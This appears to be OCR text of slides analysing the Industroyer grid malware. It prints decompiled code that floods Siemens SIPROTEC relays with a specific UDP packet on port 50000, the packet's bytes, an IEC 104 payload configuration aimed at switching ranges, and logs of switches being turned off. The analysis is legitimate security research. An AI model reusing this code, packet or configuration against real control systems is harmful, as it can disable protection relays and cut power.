
Industroyer’s intended impact

rs


Disable protection relays

Industroyer’s intended impact





```
ip_addr = hostlong;
memset(&WSAData, 0, 0x190u);
*&to.sa_data[8] = 0;
*&to.sa_data[12] = 0;
to.sa_family = AF_INET;
*&to.sa_data[0] = 0i64;
*&to.sa_data[0] = htons(port);                    // port 50000
if ( !WSAStartup(0x202u, &WSAData) )
{
  s = socket(SOCK_DGRAM, AF_INET, 0);
  if ( s )
  {
    for ( ; ip_addr <= v3; ++ip_addr )
    {
      *&to.sa_data[2] = htonl(ip_addr);
      res = sendto(s, &dos_packet, 18, 0, &to, 16);
      print_("Sent: %u bytes\n", res);
      err_code = WSAGetLastError();
      print_("%u", err_code);
    }
    closesocket(s);
  }
  WSACleanup();
}
return 0;
}
```




```
00000000:  11 49 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000010:  28 9E
```

ICS Advisory (ICSA-15-202-01)

Siemens SIPROTEC Denial-of-Service Vulnerability

Industroyer’s intended impact




De-energize
power lines

Deny operators
visibility
& control

Disable
protection relays

Industroyer’s intended impact



De-energize power lines


Deny operators visibility & control

Disable protection relays

Operators manually re-energize power lines

Physical damage


Industroyer architecture



17. Dec 2016 – 22:27 (UTC)

```
mov     [esp+50h+SystemTime.wMilliseconds], ax
lea     eax, [esp+50h+FileTime]
push    eax                 ; lpFileTime
lea     eax, [esp+54h+SystemTime]
mov     dword ptr [esp+54h+SystemTime.wYear], 0C07E0h
push    eax                 ; lpSystemTime
mov     dword ptr [esp+58h+SystemTime.wDay], 160011h
mov     dword ptr [esp+58h+SystemTime.wMinute], 1Bh
call    ds:SystemTimeToFileTime
lea     eax, [esp+50h+FileTime]
push    eax                 ; lpFileTime
push    eax                 ; lpLocalFileTime
call    ds:LocalFileTimeToFileTime
```

Industroyer architecture




IEC 60870-5-**104**

- Telecontrol protocol in power grids
- TCP/IP extension of IEC 60870-5-101
- Port 2404
- Client-server model

ASDU = Application Service Data Unit
IOA = Information Object Address

104 Payload

104 Payload



```
[STATION]
target_ip = 192.168.0.1
target_port = 2404
logfile = logfile.txt
asdu = 1
stop_comm_service = 0
change = 1
first_action = on
silence = 0
uselog = 1
stop_comm_service_name = process.exe
command_type = def
operation = range
range = 10-15,
```

```
Start ...

Current switch value:ON

Search control signals ... Found:

Found and try done: 10
Found and try done: 11
Found and try done: 13
Found and try done: 14
Found and try done: 15Starting only success:

Done: 10
Done: 11
Done: 13
Done: 14
Done: 15
Switch value:OFF


Done: 10
Done: 11
Done: 13
```

